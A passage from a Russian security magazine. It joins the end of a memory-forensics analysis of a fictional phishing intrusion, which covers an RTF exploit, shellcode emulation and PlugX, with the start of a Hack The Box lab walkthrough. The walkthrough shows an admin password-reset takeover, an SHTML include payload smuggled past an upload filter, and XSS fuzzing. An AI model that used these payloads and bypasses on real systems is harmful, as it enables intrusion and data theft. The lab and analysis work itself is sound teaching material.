To: "scott.knowles@e-corp.biz" <scott.knowles@e-corp.biz>
User-Agent: SquirrelMail/1.4.23 [SVN]
MIME-Version: 1.0
X-Priority: 3 (Normal)
Importance: Normal
Content-Type: multipart/mixed;
 boundary="----=_NextPart1_53810464-3519-4393-9f09-b65f623e0cb1"

This is a multi-part message in MIME format.
```

Заголовок письма

04.10.2016 в 13:35:13 (UTC) от `lloydchung@allsafecybersec.com` поступило письмо, содержащее вредоносное вложение. IP-адрес почтового сервера отправителя — `31.6.35.122`. Выгрузим вложения с помощью Outlook.

Получаем файл RTF:

```
Important_ECORP_Lawsuit_Washington_Leak.rtf
```

Но эта версия файла битая. Поэтому попробуем восстановить его не из сообщения, а из памяти. Находим его по названию в выгруженном списке файлов.

```
0x000000007d6b3850    1    0 R--r-- \Device\HarddiskVolume1\Users\scott.knowles\Documents\Important_ECORP_Lawsuit_Washington_Leak.rtf
```

Физический адрес вредоносного файла

Восстановим его.

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007d6b3850 -u -D
ecorpwin7/
```

Открываем восстановленный файл в Hex-редакторе и удаляем в конце незначащие нули. MD5-сумма этого файла:

```
00e4136876bf4c1069ab9c4fe40ed56f
```

Это реализация эксплоита в документе RTF (CVE-2010-3333). Подробнее о нем можешь прочесть в исследовании Sophos (PDF).

Начнем анализ вредоносного документа. Получим список потоков:

```
py rtfdump.py file.None.0xfffffa80040b3260.dat.rtf
```

```
1 Level  1       c=    1 p=00000000 l=   102860 h=   102823;   102818 b=       0   u=        9 \rtf1
2  Level  2      c=    1 p=00000006 l=   102853 h=   102823;   102818 b=       0   u=        9 \shp
3   Level  3     c=    2 p=0000000b l=   102847 h=   102823;   102818 b=       0   u=        9 \sp
4    Level  4    c=    0 p=0000000f l=       14 h=        3;        1 b=       0   u=        7 \sn
5    Level  4    c=    0 p=0000001f l=   102826 h=   102820;   102818 b=       0   u=        2 \sv
```

Список потоков документа RTF

Согласно исследованию Sophos, полезная нагрузка находится за фрагментом `\sv`.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Текст декодирован
00000000  7B 5C 72 74 66 31 7B 5C 73 68 70 7B 5C 73 70 7B  {\rtf1{\shp{\sp{
00000010  5C 73 6E 20 70 46 72 61 67 6D 65 6E 74 73 7D 7B  \sn pFragments}{
00000020  5C 73 76 20 35 3B 36 3B 31 31 31 31 31 31 31 31  \sv 5;6;11111111
00000030  61 63 63 38 62 62 62 31 39 64 39 39 62 36 64 39  acc8bbb19d99b6d9
```

Содержимое документа RTF

Полезная нагрузка начинается после `0xacc8`. Выгрузим нагрузку и сохраним в файл `shell`.

```
py rtfdump.py  file.None.0xfffffa80040b3260.dat.rtf -s 5 -H -d >
shell
```

Далее с помощью утилиты scdbg найдем точку входа шелл-кода.

```
scdbg /f shell /findsc
```

```
Loaded c8d2 bytes from file out
Testing 51410 offsets  |  Percent Complete: 99%  |  Completed in 15437 ms
0) offset=0x7          steps=MAX    final_eip=7c801d7b   LoadLibraryA
1) offset=0x1749       steps=MAX    final_eip=7c801d7b   LoadLibraryA
2) offset=0x1753       steps=MAX    final_eip=7c801d7b   LoadLibraryA
3) offset=0x3a40       steps=MAX    final_eip=404a51
4) offset=0x3a42       steps=MAX    final_eip=404a58
5) offset=0x3a48       steps=MAX    final_eip=404a53
6) offset=0x3a4b       steps=MAX    final_eip=404a58
7) offset=0x44b2       steps=MAX    final_eip=4054bf
8) offset=0x5842       steps=MAX    final_eip=40682f
9) offset=0x5bf3       steps=MAX    final_eip=7c801d7b   LoadLibraryA

Select index to execute:: (int/reg) 0
0
Loaded c8d2 bytes from file out
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
Execution starts at file offset 7
401007  BBB19D99B6                        mov ebx,0xb6999db1
40100c  D9C1                              fld st(0),st(1)
40100e  D97424F4                          fstenv [esp-0xc]
401012  5A                                pop edx
401013  2BC9                              sub ecx,ecx


4010c6  LoadLibraryA(wininet)
4010d4  InternetOpenA(wininet)
4010ea  InternetConnectA(server: files.allsafecybersec.com, port: 80, )

Stepcount 2000001
```

Поиск точки входа

Полезная нагрузка загружается с ресурса по следующему адресу:

```
http://files.allsafecybersec.com
```

Проанализируем процессы.

```
..... 0xfffffa800353ab30:svchost.exe              288    484      8     169 2016-10-04 14:36:55 UTC+0000
...... 0xfffffa8003645370:rundll32.exe            2432    288      7     858 2016-10-04 14:36:57 UTC+0000
...... 0xfffffa80037e4780:rundll32.exe            2404    288      2      66 2016-10-04 14:36:57 UTC+0000
```

Процесс svchost.exe с запущенными дочерними процессами rundll32.exe

Мы обнаружили процесс `svchost.exe` с идентификатором 288, запустивший дочерние процессы `rundll32.exe`. Получим информацию об их запуске при помощи плагина **cmdline**.

```
python2.7 vol.py -f ecorpwin7/ecorpwin7-e73257c4.vmem \
--profile=Win7SP1x64 cmdline >  ecorpwin7/cmdline
```

```
rundll32.exe pid:   2432
Command line : RUNDLL32.EXE "C:\ProgramData\test.DLL" GnrkQr 2
************************************************************************
rundll32.exe pid:   2404
Command line : RUNDLL32.EXE "C:\ProgramData\test.DLL" GnrkQr 2
************************************************************************
```

Запуск rundll32.exe

Как видим, rundll32.exe запускает динамическую библиотеку `C:\ProgramData\test.DLL`, функция экспорта `GnrkQr`.

Выгрузим `test.DLL` и проверим его на VirusTotal. Для этого найдем физический адрес файла.

```
0x000000007e8b03c0     16      0 -W-r-- \Device\HarddiskVolume1\ProgramData\test.DLL
```

Физический адрес файла test.DLL

```
python2.7 vol.py -f ecorpwin7/ecorpwin7-e73257c4.vmem \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007e8b03c0 -D c74-
TeamSpy/ecorpwin7/
```

Его MD5 — 2769761a23f793d93bbad3ded28e8ebd.

Файлик оказался вредоносным и относится к семейству **PlugX**.

Найдем управляющий сервер процесса с идентификатором 288.

```
0x7e53a730     TCPv4    10.1.1.141:49389     52.90.110.169:80    CLOSED     288     svchost.exe
```

Адрес управляющего сервера

Вредоносный модуль взаимодействует с управляющим сервером 52.90.110.169.

Далее получим дамп адресного пространства процесса.

```
python2.7 vol.py -f ecorpwin7/ecorpwin7-e73257c4.vmem \
--profile=Win7SP1x64 memdump -p 288 -D ecorpwin7/
```

Найдем все URI, через которые шло взаимодействие с `files.allsafecybersec.com`:

```
strings  288.dmp | grep files.allsafecybersec.com
```

```
... 0xfffffa8002c3e740:csrss.exe                 332    316      9     509 2016-10-04 14:35:03 UTC+0000
.... 0xfffffa800264a6d0:conhost.exe              3056    332      2      33 2016-10-05 02:12:43 UTC+0000
```

Загрузка линукс-пакета

Для бокового перемещения по сети и заражения машин с Linux злоумышленник загрузил модуль **linuxav.deb**.

Продолжаем анализировать процессы и находим запущенный исполняемый файл `conhost.exe`, который обрабатывает консольные окна в последних версиях Windows.

```
... 0xfffffa8002c3e740:csrss.exe                 332    316      9     509 2016-10-04 14:35:03 UTC+0000
.... 0xfffffa800264a6d0:conhost.exe              3056    332      2      33 2016-10-05 02:12:43 UTC+0000
```

Обнаруженный процесс conhost.exe

Получим дамп его адресного пространства.

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" --
profile=Win7SP1x64 memdump -p 3056 -D ecorpwin7/
```

Теперь проанализируем строки в дампе процесса.

Обычно, попав в систему, злоумышленники начинают искать в ней интересные файлы, чтобы их выгрузить. Посмотрим, как злоумышленник выгружал файлы со скомпрометированной системы. Найдем все файлы с расширениями .zip и .rar. При поиске архивов RAR находим файл `report.rar`.

```
strings -el 3056.dmp | grep reports.rar  -B 3 -A 3
```

```
Administrator: C:\Windows\SysWOW64\CMD.EXE
- dir
 C:\ProgramData\reports.rar
password1234 -r C:\ProgramData\reports.rar *.*
```

Результат поиска файла report.rar

Пароль выгружаемых данных — `password1234`.

Подводим итоги.

04.06.2016 в 13:35:13 (UTC) на почтовый адрес `scot.knowles@e-corp.biz` от `lloydchung@allsafecybersec.com` поступило фишинговое сообщение, в которое вложен документ. Этот документ содержит эксплоит CVE-2010-3333, в результате запуска которого произошла компрометация компьютера. Далее на скомпрометированный компьютер установлен вредоносный образец семейства PlugX с управляющим сервером `52.90.110.169`. После получения доступа злоумышленники начали выгружать документы в запароленном архиве и для дальнейшего закрепления на серверах организации попытались загрузить модуль linuxav.deb.

ВЫВОДЫ

Итак, мы восстановили действия злоумышленника. Компрометация сети произошла 04.10.2016 в 12:02 (UTC). С почтового сервера `31.6.35.122` на электронные почтовые адреса пользователей `philip.price@e-corp.biz` и `scot.knowles@e-corp.biz` поступили вредоносные сообщения. В качестве вложения использовался документ с расширением .doc, содержащий макрос на Visual Basic, и документ RTF с внедренным эксплоитом. Рассылка шла с почтового сервера `31.6.35.122`.

Когда пользователь открыл зараженный документ, на скомпрометированный компьютер WIN-191HVE3KTLO загрузилось средство удаленного администрирования TeamViewer, а на хост WIN-KMUKM7JPN9D — вредоносный образец семейства PlugX. После получения контроля над сетью организации злоумышленники потребовали выкуп в размере пяти биткоинов.

HTB PERSPECTIVE

ОБХОДИМ XSS-ФИЛЬТРЫ И АТАКУЕМ ШИФР ЧЕРЕЗ PADDING ORACLE

Сегодня я покажу, как повысить привилегии в системе с помощью атаки Padding Oracle. На пути к ней мы атакуем механизм смены пароля на сайте, обойдем XSS-фильтры и используем уязвимость в механизме сериализации данных.

Ralf Hacker
hackerralf8@gmail.com

Проходить будем «безумный» по сложности тренировочный стенд Perspective с площадки Hack The Box.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts, чтобы было удобнее обращаться к ней:

```
10.10.11.151    perspective.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.


```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).

```
Nmap scan report for perspective.htb (10.10.11.151)
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 d6:7f:3f:d4:22:15:ce:64:f3:c8:00:79:bf:f6:f8:f8 (RSA)
|   256 08:c6:d4:f3:98:84:0f:fd:4b:ed:e3:a6:25:bd:e7:70 (ECDSA)
|_  256 32:81:6a:8b:4d:f9:61:09:ff:d3:99:6c:e7:3f:a3:ac (ED25519)
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Home Page - Northern Sprocket
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта


Скрипт нашел два открытых порта: 22 — служба OpenSSH for Windows и 80 — веб-сервер Microsoft IIS 10.0. Кроме как с веб-сервером, работать пока не с чем.



Главная страница сайта perspective.htb


ТОЧКА ВХОДА

На сайте можно зарегистрироваться и авторизоваться. Сразу сделаем это, так как зарегистрированным пользователям доступно больше функций, а значит, будет больше мест для тестирования.




Главная страница зарегистрированного пользователя

На сайте есть возможность создавать и просматривать продукты. Но что более интересно, мы находим почтовый адрес админа, а также возможность сбрасывать пароль.




Форма сброса пароля

После ввода почтового адреса нам задают вопросы, ответы на которые мы указывали при регистрации. Причем, если мы указываем почтовый адрес админа, вместо вопросов отображается сообщение о том, что сброс пароля администратора не включает секретные вопросы и процедура недоступна.




Форма с секретными вопросами

Но если перехватить запрос на сброс пароля после ответа на вопросы, можно увидеть, что, помимо прочего, на сервер передается и почтовый адрес.




Перехваченный запрос на сброс пароля

Я изменил свой почтовый адрес на admin@perspective.htb и все равно получил новую форму, в которой нужно указать новый пароль. Мало того, пароль можно установить!




Форма ввода нового пароля



Сообщение об успешном изменении пароля


Авторизуемся от имени админа и получаем доступ к админской панели.



Главная страница администратора


ТОЧКА ОПОРЫ

Админ может смотреть продукты других пользователей, для этого достаточно указать имя пользователя или почтовый адрес.



Продукты пользователя


Вдобавок к этому можно скачать PDF со списком продуктов. В нем все то же самое, что и на сайте.



Сгенерированный PDF-документ

Тогда перейдем обратно к созданному аккаунту и попробуем добавить продукт. Для продукта можно указать изображение — это очень интересный момент, так как это изображение (точнее, файл) будет вставлено в PDF. Значит, можно попробовать подключить файл SHTML, что при его включении в PDF позволит получить содержимое произвольного файла с диска. Давай создадим SHTML, который загрузит файл конфигураций web.config:

```
<!--#include file="../web.config"-->
```




Панель добавления продукта

Но при загрузке такого файла сервер выдаст ошибку — загружать можно только изображение. Это можно обойти, если в **Burp Proxy** исправить содержимое HTTP-заголовка Content-Type обратно на image/jpeg.

```
28 ------WebKitFormBoundaryBBLVBuaW9Lw5Zx82
29 Content-Disposition: form-data; name="__VIEWSTATEGENERATOR"
30
31 0414C274
32 ------WebKitFormBoundaryBBLVBuaW9Lw5Zx82
33 Content-Disposition: form-data; name="ctl00$MainContent$FileUploadControl"; filename="ralf.shtml"
34 Content-Type: image/jpeg
35
36 <!--#include file="../web.config"-->
37
38 ------WebKitFormBoundaryBBLVBuaW9Lw5Zx82
```

Запрос на сервер в Burp Proxy

В **Burp History** обнаружим запрос к SHTML и конфигурации в ответе.



Запрос в Burp History


Из интересного отмечаем сервис на порте 8000, доступный для локального хоста, а также зашифрованный пароль.

```
<system.webServer>
  <handlers>
    <add name="HTMLHandler" type="System.Web.StaticFileHandler" path="*.html" verb="GET" />
    <add name="SSINC-html" path="*.shtml" verb="*" modules="ServerSideIncludeModule" resourceType="File" />
  </handlers>
  <httpErrors errorMode="Custom" />
</system.webServer>
<system.net>
</system.net>
<system.data>
</system.data>
<appSettings>
  <add key="environment" value="Production" />
  <add key="Domain" value="perspective.htb" />
  <add key="ViewStateUserKey" value="ENC1:3UVxtz9jwPJWRvjdl1PfqXZTgg==" />
  <add key="SecurePasswordServiceUrl" value="http://localhost:8000" />
</appSettings>
</configuration>
<!--ProjectGuid: 32B06320-D9FA-44B2-A1EA-B2547531A4A2-->
```

Содержимое файла web.config

XSS

Так как есть промежуточный сервис обработки и преобразования введенных нами данных, следует поискать другие уязвимости, которые помогут эксфильтровать данные с внутреннего сервера на порте 8000. И натыкаемся на фильтр XSS.




Сообщение об обнаружении вредоносной активности

Так как используются фильтры, стоит перебрать возможные варианты нагрузок. Это поможет найти нагрузку, обходящую фильтры. Перехватываем запрос в Burp Proxy и перенаправляем в **Burp Intruder** (комбинация клавиш Ctrl-I, Ctrl-Shift-I).

```
40
41 test_3
42 ------WebKitFormBoundaryBmeeTvyjvjxdRiSa
43 Content-Disposition: form-data; name="ctl00$MainContent$descBox"
44
45 §<script>alert(1);</script>§
46 ------WebKitFormBoundaryBmeeTvyjvjxdRiSa
47 Content-Disposition: form-data; name="ctl00$MainContent$priceBox"
48
49 10
50 ------WebKitFormBoundaryBmeeTvyjvjxdRiSa
51 Content-Disposition: form-data; name="ctl00$MainContent$categoryBox"
52
```

